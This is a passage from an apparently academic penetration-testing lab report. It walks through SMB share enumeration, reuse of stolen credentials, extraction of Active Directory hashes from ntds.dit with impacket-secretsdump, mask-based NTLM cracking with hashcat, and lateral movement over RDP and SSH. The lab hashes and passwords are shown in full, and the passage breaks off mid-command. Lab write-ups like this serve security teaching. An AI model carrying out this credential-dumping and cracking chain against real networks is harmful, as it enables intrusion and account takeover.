
### 2.3 Windows 2016 Server Enumeration

After Successful Enumeration and exploitation of the windows 7 machine and obtaining the password for the account named “Bookings”, the enumeration stage has been continued with other machines in the network.

#### 2.3.1. SMB enumeration of windows 2016 Server


As mentioned earlier in the port scanning section, Windows 2016 Server has SMB service listening on it. However, the Windows 2016 server has a fix for eternal blue vulnerability.

An NMAP Script scan has been performed to enumerate the files present on the windows 2016 server. “Smb-enum-shares” identified that the \FILES present in the network share. However, a null session cannot access this share as represented by “NT_STATUS_ACCESS_DENIED” in the below screenshot. This highlights the fact that the users who access this share must have authenticated access.



```
┌──(kali□ kali)-[~/pentest_assignment]
└─$ nmap --script=smb-enum* -p139,445 192.168.174.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-05 10:39 EST
Nmap scan report for 192.168.174.141
Host is up (0.00057s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.174.141\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.174.141\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.174.141\FILES:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.174.141\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\192.168.174.141\NETLOGON:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>
```

With the obtained credentials from the exploitation of the windows 7 machine for the bookings account, we were able to login to the SMB service on the windows 2016 server.




```
┌──(kali□ kali)-[~/pentest_assignment]
└─$ smbclient //192.168.174.141/files -U Bookings
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \>
```

As Provided in the above screenshot “smbclient” utility is used for login into the SMB service with username:” Bookings” and Password: “Passw0rd”.

On Enumerating the directories, A directory named “Backup” is found with files ntds.dit, ntds.jfm, SYSTEM,SECURITY, New-password-policy.txt and User-Directory-rtf.

Ntds.dit is the active directory database file that stores the information related to users, groups, and password hashes of the domain.

These files are downloaded to the Kali machine for further enumeration.




```
smb: \> ls
  .                                   D        0  Sun Nov 10 12:57:40 2019
  ..                                  D        0  Sun Nov 10 12:57:40 2019
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

              10340607 blocks of size 4096. 7518297 blocks available
smb: \>
```

As mentioned earlier, the password hashes have to be obtained from this database file. To extract the hashes from the ntds.dit file a native tool_“Impacket-secretsdump” on the kali machine is used with the below arguments.

“Impacket-secretsdump -ntds ntds.dit -system SYSTEM -outputfile ntdshashes LOCAL”


This tool would perform the extraction of the secrets (ideally username and password hashes) to the file ntdshashes.

On listing the file, the password hashes can be observed.



```
┌──(kali㉿ kali)-[~/pentest_assignment]
└─$ cat ntdshashes.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
```


As the file has both hashes and usernames, hashes were extracted using Linux utilities.



```
┌──(kali▯ kali)-[~/pentest_assignment]
└─$ cat ntdshashes.ntds | cut -d : -f 4 > JustTheHashes.txt

┌──(kali▯ kali)-[~/pentest_assignment]
└─$ cat JustTheHashes.txt
b18082f7c408891f34db2338514a36c9
31d6cfe0d16ae931b73c59d7e0c089c0
31d6cfe0d16ae931b73c59d7e0c089c0
5ca7f7c31e43f3128ac98a2db1d29e3b
1dcb029cd00c5f6eebdad323dc01d22e
a87f3a337d73085c45f9416be5787d86
b18082f7c408891f34db2338514a36c9
29f505b754dfd810c2ed92ba275b978c
1d3c6002ec33da69d12871424ff1766d
19fc08444acaf3ccc7efff7ea167463a
```


An Interesting file named “New-Password-Policy.txt” has also been obtained from the network share “/files”.

On listing the file, A specific requirement has been provided to set the passwords. The screenshot of those requirements is attached below.



```
┌──(kali▯ kali)-[~/pentest_assignment]
└─$ cat New-Password-Policy.txt
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@
```

To extract the passwords from the hashes, Hashcat is used with a mask scan (represented by -a 3) The password mask follows the format similar to regex (?u?l?l?l?l?d?d?s)




```
┌──(kali▯ kali)-[~/pentest_assignment]
└─$ hashcat -a 3 -m 1000 JustTheHashes.txt ?u?l?l?l?l?d?d?s
hashcat (v6.2.6) starting
```

?u - represents the upper case letters, ?l represents the lower case letters , ?d for digits and ?s for special characters as provided in the screenshot, this is constructed based on the requirements and example provided in the "New-Password-Policy.txt"

On Brute forcing the hashes, A password has been obtained for the account named "IT-Admin".

As provided in the below screenshot, the password is "Julia19!"



```
┌──(kali㉿ kali)-[~/pentest_assignment]
└─$ hashcat -a 3 -m 1000 JustTheHashes.txt ?u?l?l?l?l?d?d?s --show
b18082f7c408891f34db2338514a36c9:Julia19!
31d6cfe0d16ae931b73c59d7e0c089c0:
a87f3a337d73085c45f9416be5787d86:Passw0rd
```


## 2.4 Gaining access to the windows machine

### 2.4.1. RDP enumeration

NMAP scan on IP address "192.168.174.140" outputted that port 3389 (RDP service) is enabled on the remote windows machine.

As we have obtained the password from the NTDS file, have checked if the windows machine is part of the same domain.

An NMAP script scan is performed to fingerprint the domain information from the remote windows machine.




```
┌──(kali㉿ kali)-[/usr/share/nmap/scripts]
└─$ nmap -Pn --script=rdp-ntlm-info.nse -p3389 192.168.174.140
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-05 11:10 EST
Nmap scan report for 192.168.174.140
Host is up (0.00073s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: MASKEDDJ
|   NetBIOS_Domain_Name: MASKEDDJ
|   NetBIOS_Computer_Name: ITADMIN-DESKTOP
|   DNS_Domain_Name: maskeddj.enpm809q
|   DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
|   DNS_Tree_Name: maskeddj.enpm809q
|   Product_Version: 10.0.14393
|_  System_Time: 2023-12-05T16:10:27+00:00
```

A Script Scan "rdp-ntlm-info.nse" displayed that the Domain name is "MaskedDJ", The credentials that were obtained in previous steps of enumeration is used to access the RDP connection to the windows machine:


Username: IT-Admin

Password: Julia19!

On Accessing the windows machine over RDP, the desktop shows two files, KeePass2 is the password manager that stores the passwords protected by a secure password and the KeePass Password is a text file that contains the password to open KeePass2 file.



On Opening the password manager, the username and password for the Linux server is obtained.



| Title | User Name | Password | URL | Notes |
|---|---|---|---|---|
| Webserver ... |  | ******** |  | Linux server ... |

**Group:** General, **Title:** Webserver Admin, **Password:** ********, **Creation Time:** 11/2/2019 10:53:25 PM, **Last Modification Time:** 11/2/2019 10:54:16 PM

Linux server

User: webmaster
Pass: Joa$WB534G%&


As Provided in the screenshot, the username and password for the Linux server is obtained.

User: webmaster

Pass: Joa$WB534G%&


### 2.5 Enumeration of Ubuntu Machine

On Performing the enumeration on port 80 on the ubuntu machine, there seems to be some data exported to AWS.



```

<!-- Current site
     new one has some data in AWS for the migration
     Can't wait to be done with this junky old server!
                - webmaster 11/1/19
-->

<html>
<title>The Masked DJ</title>
<body>

<img src="maskeddj.jpg" align=center width=600>
<br><br>
<h1>Who is the Masked DJ?</h1>

No one knows!  And that's the best part of it!  Come for a night of great live music where you can dance and not foc

<h3>See one of our club nights in action.  MUCH DANCING!</h3>

<iframe width="420" height="315" src="https://www.youtube.com/embed/t_s8b1IzY5U">
</iframe>
```


On Accessing the ubuntu Machine over SSH using the obtained credentials in the previous step, we could see the site-info.txt mentioning about transferring files to the S3 bucket.



```
webmaster@ubuntu:~$ cat new-site-info.txt
